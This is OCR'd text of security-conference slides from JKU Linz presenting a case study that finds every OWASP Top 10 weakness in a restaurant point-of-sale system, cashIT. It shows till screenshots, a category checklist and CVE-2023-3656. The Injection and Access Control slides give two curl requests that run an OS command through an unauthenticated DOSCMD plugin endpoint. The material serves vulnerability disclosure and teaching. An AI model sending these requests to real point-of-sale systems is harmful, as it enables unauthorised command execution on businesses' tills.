JOHANNES KEPLER
UNIVERSITÄT LINZ


Wie man alle OWASP Top 10 abkassiert!


Michael Roland, Tobias Höller

IKT-Sicherheitskonferenz 2023 | 3.–4. Oktober 2023 | Linz, Austria

INSTITUTE
OF NETWORKS
AND SECURITY

JOHANNES KEPLER
UNIVERSITÄT LINZ
Altenberger Straße 69
4040 Linz, Austria
jku.at



posxxxxx.posdev.online/page/start.mv?NOFRAMES+01d9e0b67f185a910000609
PoS/cashIT
Kassa
Keycode?
7 8 9 a b
4 5 6 c d
1 2 3 e f
c 0 ok
cashIT!
Restaurant am JKU Campus
Version 03.A06rks (2023.02.37)
Kassen ID: PosXXXXX UID: ATU00000000
[16:42]


posxxxxx.posdev.online/page/start.mv?NOFRAMES+01d9d99afb3276e50000609+1+2+17+LOGIN+
PoS/cash/IT
Kassa
Reservierung
Screen
Stand
Abrechnung
Kassabuch
BelegStore
Wartung
admin
Saldo?
Name?
G5
G6
G7
G8
G4
G3
G2
G1
V21
V22
V23
V24
VORNE
V11
V12
V13
V14
L4
LINKS
RECHTS
R4
L3
B3
B5
R3
L2
B2
BAR
B6
R2
L1
B1
B7
R1
BAR
Abholung
Delivery
Personal
Bruch
Sonderpositionen/Gruppen
X1
X2
X3
X4
X5
X6
Abholung
Saldo

OWASP Top 10

Access Control	Broken Access Control
Cryptography	Cryptographic Failures
Injection	Injection
Insecure Design	Insecure Design
Misconfiguration	Security Misconfiguration
Components	Vulnerable or Outdated Components
Authentication	Identification or Authentication Failures
Integrity	Software and Data Integrity Failures
Logging	Security Logging and Monitoring Failures
SSRF	Server-Side Request Forgery


Cryptographic Failures



- **Cryptography**
- Authentication
- Misconfiguration
- Injection
- Access Control
- Insecure Design
- Components
- Integrity
- Logging
- SSRF


Identification or Authentication Failures

- Cryptography
- **Authentication**
- Misconfiguration
- Injection
- Access Control
- Insecure Design
- Components
- Integrity
- Logging
- SSRF



Security Misconfiguration


- Cryptography ✓
- Authentication ✓
- **Misconfiguration** ⚑
- Injection ○
- Access Control ○
- Insecure Design ○
- Components ○
- Integrity ○
- Logging ○
- SSRF ○



(Arbitrary Command) Injection


- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- **Injection** ⚑
- Access Control ○
- Insecure Design ○
- Components ○
- Integrity ○
- Logging ○
- SSRF ○

(Arbitrary Command) Injection



- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- **Injection**
- Access Control
- Insecure Design
- Components
- Integrity
- Logging
- SSRF

(Arbitrary Command) Injection



- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- **Injection** ⚑
- Access Control ○
- Insecure Design ○
- Components ○
- Integrity ○
- Logging ○
- SSRF ○

Broken Access Control

```
curl "http://posxxxxx.posdev.online/page/start.mv?NOFRAMES+"\
"01d9df0e6290a6d60000609+2+26+44+PLUGIN+SETUP+DOSCMD+"\
"&dosline=whoami"
```


```
curl \
  --request POST \
  --data "login_status=OK" \
  --data "cmd_mode=2" \
  --data "dosline=whoami" \
  "http://.../page/plugin/datalink/start.mv?NOFRAMES+0+0+0+0+0+SETUP+DOSCMD+"
```

- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- Injection ✓
- **Access Control** ⚑
- Insecure Design ○
- Components ○
- Integrity ○
- Logging ○
- SSRF ○


CVE-2023-3656 (9.8 CRITICAL)

Insecure Design


- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- Injection ✓
- Access Control ✓
- **Insecure Design** ⚑
- Components ○
- Integrity ○
- Logging ○
- SSRF ○



Vulnerable or Outdated Components




Software and Data Integrity Failures



- Cryptography
- Authentication
- Misconfiguration
- Injection
- Access Control
- Insecure Design
- Components
- **Integrity**
- Logging
- SSRF


Security Logging and Monitoring Failures



- Cryptography ✓
- Authentication ✓
- Misconfiguration ✓
- Injection ✓
- Access Control ✓
- Insecure Design ✓
- Components ✓
- Integrity ✓
- **Logging** ⚑
- SSRF ○

Server-Side Request Forgery

- Cryptography
- Authentication
- Misconfiguration
- Injection
- Access Control
- Insecure Design
- Components
- Integrity
- Logging
- **SSRF**



Wie unsichere Software in die österreichische Infrastruktur rutscht – eine Fallstudie

Wann? **morgen um 09:25**
Wo? **Seminarraum 2**

- Cryptography
- Authentication
- Misconfiguration
- Injection
- Access Control
- Insecure Design
- Components
- Integrity
- Logging
- SSRF

Partially supported by the LIT Secure and Correct Systems Lab funded by the State of Upper Austria.

Kontakt: @ michael.roland@ins.jku.at @ tobias.hoeller@ins.jku.at

JOHANNES KEPLER
UNIVERSITÄT LINZ